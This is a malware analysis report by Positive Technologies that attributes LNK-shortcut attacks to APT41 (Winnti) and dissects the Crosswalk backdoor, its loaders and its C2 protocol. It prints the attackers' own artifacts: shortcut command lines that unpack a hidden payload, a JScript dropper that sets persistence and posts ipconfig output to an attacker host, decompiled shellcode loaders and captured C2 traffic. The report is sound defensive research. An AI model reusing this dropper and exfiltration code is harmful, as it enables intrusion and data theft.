

Higaisa or Winnti? APT41 backdoors, old and new

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Positive Technologies



The [PT Expert Security Center](#) regularly spots emerging threats to information security, including both previously known and newly discovered malware. During such monitoring in May 2020, we detected several samples of new malware that at first glance would seem to belong to the Higaisa group. But detailed analysis pointed to the [Winnti group \(also known as APT41, per FireEye\)](#), of Chinese origin. Subsequent monitoring led us to discover a number of new malware samples used by the group in recent attacks. These include various droppers, loaders, and injectors; Crosswalk, ShadowPad, and PlugX backdoors; and samples of a previously undescribed backdoor that we have dubbed FunnySwitch. We can confidently state that some of these attacks were directed at a number of organizations in Russia and Hong Kong.

In this article, we will share the results of our investigation of these samples and related network infrastructure, as well as overlaps with previously described attacks.

Contents

1. Higaisa shortcuts

The first attack dates to May 12, 2020. At the core of the attack is an archive named *Project link and New copyright policy.rar* (75cd8d24030a3160b1f49f1b46257f9d6639433214a10564d432b74cc8c4d020). The archive contains a bait PDF document (Zeplin Copyright Policy.pdf) plus the folder **All tort's projects - Web Inks** with two shortcuts:

- Conversations - iOS - Swipe Icons - Zeplin.Ink
- Tokbox icon - Odds and Ends - iOS - Zeplin.Ink

The structure of malicious shortcuts resembles the sample 20200308-sitrep-48-covid-19.pdf.lnk [spread by the Higaisa group](#) in March 2020.

```

/c copy "20200308-sitrep-48-covid-19.pdf.lnk" %tmp%\g4ZokyumBB2gDn.tmp /y &
for /r C:\Windows\System32\ %i in (*ertu*.exe) do copy %i %tmp%\msoia.exe /y &
findstr.exe "TVNDRgAAAA" %tmp%\g4ZokyumBB2gDn.tmp>%tmp%\cSi1r0uywDNvDu.tmp &
%tmp%\msoia.exe -decode %tmp%\cSi1r0uywDNvDu.tmp %tmp%\oGhPGUDC03tURV.tmp &
expand %tmp%\oGhPGUDC03tURV.tmp -F:* %tmp% &
wscript %tmp%\9sOXN6Ltf0afe7.js

» 1 1 << C:\Windows\System32\cmd.exe
2 2 /c copy "Tokbox icon - Odds and Ends - iOS - Zeplin.Ink" %tmp%\g4ZokyumB2DC.tmp /y &
3 3 for /r C:\Windows\System32\ %i in (*ertu*.exe) do copy %i %tmp%\gosia.exe /y &
4 4 findstr.exe /b "TVNDRgA" %tmp%\g4ZokyumB2DC.tmp>%tmp%\cSi1rouy.tmp &
5 5 %tmp%\gosia.exe -decode %tmp%\cSi1rouy.tmp %tmp%\o423DFDS.tmp &
6 6 expand %tmp%\o423DFDS.tmp -F:* %tmp% &
7 7 "%tmp%\Tokbox icon - Odds and Ends - iOS - Zeplin.url" &
8 copy %tmp%\3t54dE3r.tmp C:\Users\Public\Downloads\3t54dE3r.tmp &
9 Wscript %tmp%\34fDFkfsD32.js &
10 exit
```

Figure 1. Comparing command lines in the covid-19 and Zeplin shortcuts

The mechanism for initial infection is fundamentally the same: trying to open either of the shortcuts leads to running a command that extracts a Base64-encoded CAB archive from the body of the LNK file, after which the archive is unpacked to a temporary folder. Further actions are performed with the help of an extracted JS script.

```

1 var shell = new ActiveXObject("Wscript.Shell");
2 isHidden=0
3 shell.Run('cmd /c ipconfig>C:\Users\Public\Downloads\d3reEW.txt & copy %temp%\svchast.exe
"%AppData%\Microsoft\Windows\Start Menu\Programs\Startup\officeupdate.exe" & copy
%temp%\svchast.exe "C:\Users\Public\Downloads\officeupdate.exe" & schtasks /create /SC minute
/MO 120 /TN "Driver Bootser Update" /TR "C:\Users\Public\Downloads\officeupdate.exe" ',isHidden);
4 shell.Run('%temp%\svchast.exe',isHidden)
5 WScript.Sleep(1000);
6 try {
7     var fso = new ActiveXObject("Scripting.FileSystemObject");
8     var txtfile = fso.OpenTextFile("C:\Users\Public\Downloads\d3reEW.txt",1);
9     var fText = txtfile.Read(1000);
10    txtfile.Close();
11 } catch(e){
12     shell.Run('cmd /c dir ',isHidden=0);
13 }
14 try {
15     var http = new ActiveXObject('Microsoft.XMLHTTP');
16     var url = 'http://zeplin.atwebpages.com/inter.php';
17     http.open('POST',url,false);
18     http.setRequestHeader('Content-Type','application/x-www-form-urlencoded');
19     http.send('&test='+fText);
20 } catch(e){
21     shell.Run('cmd /c dir ',isHidden=0);
22 }

```

Figure 2. Contents

of script 34fDFkfSD32.js

But here is where the similarity with the sample described in our Higaisa report ends: instead, this script copies the payload to the folder C:\Users\Public\Downloads, achieves persistence by adding itself to the startup folder and adding a scheduler task, and runs the payload. The script also sends the output of ipconfig in a POST request to <http://zeplin.atwebpages.com/inter.php>.

The command run by the shortcut also contains the opening of a URL file extracted from the archive. The name of the URL file and the target address depend on which shortcut is opened:

- Conversations - iOS - Swipe Icons - Zeplin.url goes to:
<https://app.zeplin.io/project/5b5741802f3131c3a63057a4/screen/5b589f697e44cee37e0e61df>
- Tokbox icon - Odds and Ends - iOS - Zeplin.url goes to:
<https://app.zeplin.io/project/5c161c03fde4d550a251e20a/screen/5cef98986801a41be35122bb>.

This is the only difference between the two LNK files. In both cases, the target page is hosted on Zeplin, a legitimate service for collaboration between designers and developers, and requires logging in to view.

The payload consists of two files:

- svchast.exe

It functions as a simple local shellcode loader. The shellcode read from a fixed path. Before starting, the loader checks the current year: 2018, 2019, 2020, or 2021.

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int v3; // ecx
4     HANDLE v5; // rax
5     void *v6; // rsi
6     DWORD v7; // edi
7     void *v8; // rbp
8     DWORD NumberOfBytesRead; // [rsp+70h] [rbp+18h]
9     __time64_t Time; // [rsp+78h] [rbp+20h]
10
11     time64(&Time);
12     v3 = localtime64(&Time)->tm_year;
13     if ( v3 != 118 && v3 != 119 && v3 != 120 && v3 != 121 )
14         return 0;
15     v5 = CreateFileA("C:\\Users\\Public\\Downloads\\3t54dE3r.tmp", 0x00000000, 3u, 0i64, 3u, 0x80u, 0i64);
16     v6 = v5;
17     if ( v5 == (HANDLE)-1i64 )
18         return 0;
19     v7 = GetFileSize(v5, 0i64);
20     v8 = VirtualAlloc(0i64, v7, 0x1000u, 0x40u);
21     memset(v8, 0, v7);
22     NumberOfBytesRead = 0;
23     ReadFile(v6, v8, v7, &NumberOfBytesRead, 0i64);
24     if ( v8 )
25         ((void (*)(void))v8)();
26     return 0;
27 }

```

Figure 3. Main function in

- svchast.exe
- 3t54dE3r.tmp

The shellcode containing the main payload is the Crosswalk backdoor.

On May 30, 2020, a new malicious archive, CV_Colliers.rar (df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d), was detected. It had two shortcuts:

- Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.Ink
- International English Language Testing System certificate.pdf.Ink

Their structure fully matched that of the samples from May 12. In this case, the bait consisted of PDF documents with a CV and IELTS certificate. Depending on which shortcut was opened, the output of ipconfig was sent to one of two addresses: [http://goodhk.azurewebsites\[.\]net/inter.php](http://goodhk.azurewebsites[.]net/inter.php) or [http://sixindent.epizy\[.\]com/inter.php](http://sixindent.epizy[.]com/inter.php).

Note that all three intermediate C2 servers are on third-level domains on a free hosting service. When accessed in a browser, each displays a different decoy page:




Figure 4. Page at zeplin.atwebpages_com




Figure 5. Page at goodhk.azurewebsites_net




Figure 6. Page at sixindent.epizy_com

These servers do not play a major role in the functioning of the malware; their precise purpose remains unknown. It may be that the malware authors used this to monitor the success of the initial stages of infection, or else tried to lead security teams "off the scent" by masking the malware as a more minor threat.

1.1 Attribution

These attacks have been studied in detail by [Malwarebytes](#) and [Zscaler](#). Based on the similarity of the infection chains, researchers classify them as belonging to the Higaisa group.

However, detailed analysis of the shellcode demonstrates that the samples actually belong to the Crosswalk malware family. Crosswalk appeared no later than 2017 and was mentioned for the first time in a [FireEye report](#) on the activities of the APT41 (Winnti) group.

Figure 23:

CROSSWALK (left) and CROSSWALK.BIN (right) code for answering different C&C message types.

```

strcpy(&v22, "r c:%d,l:%d\n");
v11 = 0i64;
v12 = 0;
>(*v3 + 2032)(&v22, v8, v5);
switch ( *msg_type )
{
case 0x64u:
if ( msg_type[1] != 216 )
{
v16 = 100;
goto LABEL_37;
}
v21 = (*(v9 + 248))(0i64, 216i64, 4096i64, 4i64);
if ( !v21 )
return 0;
(*(v9 + 200) + 1856i64)(v21, v7, msg_type[1]);
if ( (*(v9 + 200) + 928i64)(*(v9 + 832), 100i64, v21, msg_type[1]) >
0 )
return 1;
v10 = 0;
v14 = (*(v9 + 200) + 320i64)();
v15 = 7021i64;
goto LABEL_42;
case 0x6Eu:
return 1;
case 0x78u:

```

- CROSSWALK
embedd

Figure 7. From the FireEye

```

31 strcpy(&v22, "r c:%d,l:%d\n");
32 v11 = 0i64;
33 v12 = 0;
34 (v3->msvcrt_printf)(&v22, v8, v5);
35 switch ( v6->cmd_index )
36 {
37 case 0x64:
38 if ( v6->data_size != 216 )
39 {
40 v16 = 100;
41 goto LABEL_37;
42 }
43 v21 = (v9->VirtualAlloc)(0i64, 216i64, 4096i64, 4i64);
44 if ( v21 )
45 {
46 (v9->imports->msvcrt_memcpy)(v21, v7, v6->data_size);
47 if ( (v9->imports->user32_PostThreadMessageW)(v9->dispatcher_thread_id, 100i64, v21, v6->data_size) <= 0 )
48 {
49 v10 = 0;
50 v14 = (v9->imports->kernel32_GetLastError)();
51 v15 = 7021;
52 goto LABEL_42;
53 }
54 return 1;
55 }
56 return 0;
57 case 0x6E:
58 return 1;
59 case 0x78:

```

Figure 8.

Fragment of shellcode from 3t54dE3r.tmp

The network infrastructure of the samples overlaps with previously known APT41 infrastructure: at the IP address of one of the C2 servers, we find an SSL certificate with SHA-1 value of b8cff709950cfa86665363d9553532db9922265c, which is also found at IP address 67.229.97[.]229, referenced in a [2018 CrowdStrike report](#). Going further, we can find domains from a [Kaspersky report](#) written in 2013.




Figure 9. Fragment of network infrastructure

All this leads us to conclude that these LNK file attacks were performed by Winnti (APT41), which "borrowed" this shortcut technique from Higaisa.

1.2 Crosswalk

Crosswalk is a modular backdoor implemented in shellcode. The main component connects to a C2 server, collects and sends system information, and contains functionality for installing and running up to 20 additional modules received from the server as shellcode.

The information collected by the module includes:

- OS uptime
- Network adapter IP addresses
- MAC address of one of the adapters
- Operating system version and whether it is 32-bit or 64-bit
- Username
- Computer name
- Name of running module
- PID
- Shellcode version and whether it is 32-bit or 64-bit

(The shellcode supports both 32 and 64 bits.) It has two-part version numbers; we found ones including 1.0, 1.10, 1.21, 1.22, 1.25, and 2.0.

For more detailed analysis of one version of Crosswalk, see the [VMware CarbonBlack investigation](#). Based on version 1.25 (8e6945ae06dd849b9db0c2983bca82de1dddbf79afb371aa88da71c19c44c996), which was used in the attacks with LNK files, here we will describe the networking aspects of the malware in more detail.

Crosswalk has broad capabilities for connecting to C2 servers. The network configuration for this particular sample is at the end of the shellcode and is XOR encrypted with a 16-byte key. The data structure is as follows:

- Configuration size (4 bytes)
- Key (16 bytes)
- Encrypted configuration

The configuration, in turn, contains the following fields:

- 0x0 heartbeat interval (in seconds)
- 0x4 reconnect interval (in seconds)
- 0x8 bitmask for days of the week when connections may be made
- 0xC (inclusive) lower bound for time of day when connections may be made

- 0x10 (non-inclusive) upper bound for time of day when connections may be made
- 0x14 proxy port
- 0x18 proxy type
- 0x1C proxy host
- 0x9C proxy username
- 0x11C proxy password
- 0x19C number of C2 servers
- 0x1A0 array of structures of C2 servers

A C2 server structure consists of the following fields:

- 0x0 connection type
- 0x4 port
- 0x8 whether DNS name resolution is necessary (yes/no)
- 0xC length of hostname
- 0x10 hostname

Before attempting to connect, the backdoor checks whether the current day of the week and time match those allowed in the configuration. Then, one after the other, it tries combinations of possible proxy servers (any indicated in the configuration plus system proxies) and C2 servers until it connects successfully.

The communication protocol used between the backdoor and C2 server can be separated logically into two levels:

1. Application-level protocol
2. Transport-level protocol

On the application level, messages consist of the following fields:

- FakeTLS header consisting of 5 bytes:
 - Entry type and protocol version (3 bytes). For the client these always equal 17 03 01; for the server, they have random values.
 - Data length, not including header (2 bytes)
- Message contents:
 - Command ID (4 bytes, little-endian)
 - Command data size (4 bytes, little-endian)
 - Client ID (36 bytes), generated based on the UUID when the backdoor starts operation
 - Command data

The first two client–server and server–client messages have command IDs 0x65 and 0x64, respectively. They contain the data that will then be used to generate the client and server session keys. The key generation algorithm is detailed in a [Zscaler report](#). For all subsequent messages, the content (not including the FakeTLS header) is transferred in the corresponding encrypted session key. AES-128 is the encryption algorithm used.

The transport-level protocol depends on the connection type indicated in the configuration. Four protocols are supported:

1. Standard TCP connection
 - Application-level messages are sent unchanged as TCP segments.

2. Equivalent to HTTP Long Polling

The client creates two TCP connections. The first will be used to get packets from the server, and the second to send them.

During the first connection, a GET request is sent to the C2 server. The server replies with headers with code 200 and Content-Length: 524288000. The subsequent stream of application-level messages from the server to the client is sent as the body of an HTTP response.

```

GET http://67.229.97.230/QUERY/en-us/msdn/ HTTP/1.1
dCy: RjFDRDJGskcta2N0YTJCNF1USk9NRmxvUw==1
Connection: Keep-Alive
Host: 67.229.97.230
Content-Length: 0

HTTP/1.1 200 OK
Content-Length: 524288000
Connection: keep-alive

..WE..d.....rXUBtAcil0a9sVRNG+qA5wwAAAB/wWc3
..B.b4.&d.1.1.1...r.....Q7.j...b.b`...O.6I.^.....R...8.\C.
t....$.p.1x...@.n...=..PF.<.\
.....;Xx.....

```

Figure 10. First HTTP

connection with C2

After the correct response headers are received, the malware establishes a second connection to the same port, where a POST request is made. The header dCy is generated by the client based on the UUID and, it would seem, serves as the session ID that links the two connections. After receipt of a response with code 200, subsequent messages from the client to the server are sent using separate POST requests.

```

POST http://67.229.97.230/QUERY/library/?hl=en-US/ HTTP/1.1
dCy: RjFDRDJGskcta2N0YTJCNF1USk9NRmxvUw==2
Connection: Keep-Alive
Host: 67.229.97.230
Content-Length: 0

HTTP/1.1 200 OK
Content-Length: 0
Connection: keep-alive

POST http://67.229.97.230/QUERY/library/?hl=en-US/ HTTP/1.1
dCy: RjFDRDJGskcta2N0YTJCNF1USk9NRmxvUw==2
Connection: Keep-Alive
Host: 67.229.97.230
Content-Length: 265

.....e.....rXUBtAcil0a9sVRNG+qA5wwAAAB/wWc3
.....F.....Dp.....&.....\..qi.8...[O...7.
$......z;..N.e...f.pg#...h}G....).b.X.60}
vj.....].....HTTP/1.1 200 OK
Content-Length: 0
Connection: keep-alive

```

Figure 11. Second HTTP

connection with C2

3. Duplication of socket with TLS connection

The client establishes a TCP connection and sends an HTTPS request like the following one:

```

GET /msdn.cpp HTTP/1.1
Connection: Keep-Alive
User-Agent: WinHTTP/1.1
Content-Length: 4294967295
Host: 149.28.152[.]196

```

The HTTPS connection is not used again. Subsequent messages are exchanged in the **original TCP connection (without TLS encryption)**. Subsequent communication between the client and server occurs via protocol 1, except for when, at the beginning of the session, the client sends two packets with the FakeTLS header, which starts with the sequence 17 03 01. The first packet always has length 0. The second has length 0x3A, 0x3C, 0x3E, or 0x40 and contains random bytes. We were unable to determine the purpose of these packets.

```

00000198 17 03 01 00 00 .....
0000019D 17 03 01 00 3c b5 a2 af 15 02 dc 68 b5 b9 9c 6d .....<... ..h...m
000001AD 7f be 3c 3f 73 5d dc df 10 cc cc ca d9 22 88 82 ..<?s].. ....."
000001BD 4b e1 13 86 e7 07 ec 56 2d 96 11 73 1e 8d 84 5d K.....V -..s...]
000001CD 39 ec c5 93 7e b3 53 95 6d e3 af 64 86 79 58 7f 9...~.S. m..d.yX.
000001DD 49 I

```

Figure 12. Additional packets with FakeTLS header

The main function of the malware is to extract shellcode and run it in an active process. The malware samples belong to one of two categories, based on the source of shellcode that they use: in the original executable or in an external file in the same directory.

Most of the loaders start by checking the current year, much like the samples from the LNK file attacks.

```

1 | int16 sub_F41800()
2 | {
3 |     imports_struct *v1; // eax
4 |     HANDLE v2; // eax
5 |     struct _SYSTEMTIME SystemTime; // [esp+0h] [ebp-14h]
6 |
7 |     GetSystemTime(&SystemTime);
8 |     LOWORD(v1) = SystemTime.wYear;
9 |     if ( SystemTime.wYear == 2019 || SystemTime.wYear == 2020 || SystemTime.wYear == 2021 )
10 |    {
11 |        v2 = GetProcessHeap();
12 |        v1 = (imports_struct *)HeapAlloc(v2, 8u, 0x120u);
13 |        imports = v1;
14 |        if ( v1 )
15 |        {
16 |            resolve_ntdll();
17 |            v1 = (imports_struct *)load_libs();
18 |            if ( v1 )
19 |            {
20 |                v1 = (imports_struct *)load_functions();
21 |                if ( v1 )
22 |                {
23 |                    chacha20_decrypt((int)&key, (int)&nonce, (int)decrypted_global, (int)decrypted_global, 41);
24 |                    LOWORD(v1) = decrypt_and_run_shellcode(0);
25 |                }
26 |            }
27 |        }
28 |    }
29 |    return (__int16)v1;
30 | }

```

Figure 15. Code of the loader's main

function

After the malware finds the API functions it needs, it decrypts the string Global\0EluZTRM3Kye4Hv65IGfoaX9sSP7VA with the ChaCha20 algorithm. In one older version, to prevent being run twice the loader creates a mutex with the name Global\5hJ4YfUoyHlwVMnS1qZkd2tEmz7GPbB. But in recent samples, the decrypted string is not used in any way. Perhaps part of the code was accidentally deleted during the development process.

Another artifact found in some samples is the unused string *CSPLOADKISSYOU*. Its purpose remains unclear.

```

.data:00F53900 module_names dd offset aKernel32 ; DATA XREF: load_libs+5Efo
.data:00F53900 ; "kernel32"
.data:00F53904 dd offset aMsvcr7 ; "msvcr7"
.data:00F53908 dd offset aUser32_0 ; "user32"
.data:00F5390C dd offset aAdvapi32_0 ; "advapi32"
.data:00F53910 dd offset aWinhttp ; "winhttp"
.data:00F53914 dd offset aShlwapi ; "shlwapi"
.data:00F53918 dd offset aIphlpapi ; "iphlpapi"
.data:00F5391C dd offset aWtsapi32 ; "wtsapi32"
.data:00F53920 dd offset aWs232 ; "ws232"
.data:00F53924 dd offset aShell32 ; "shell32"
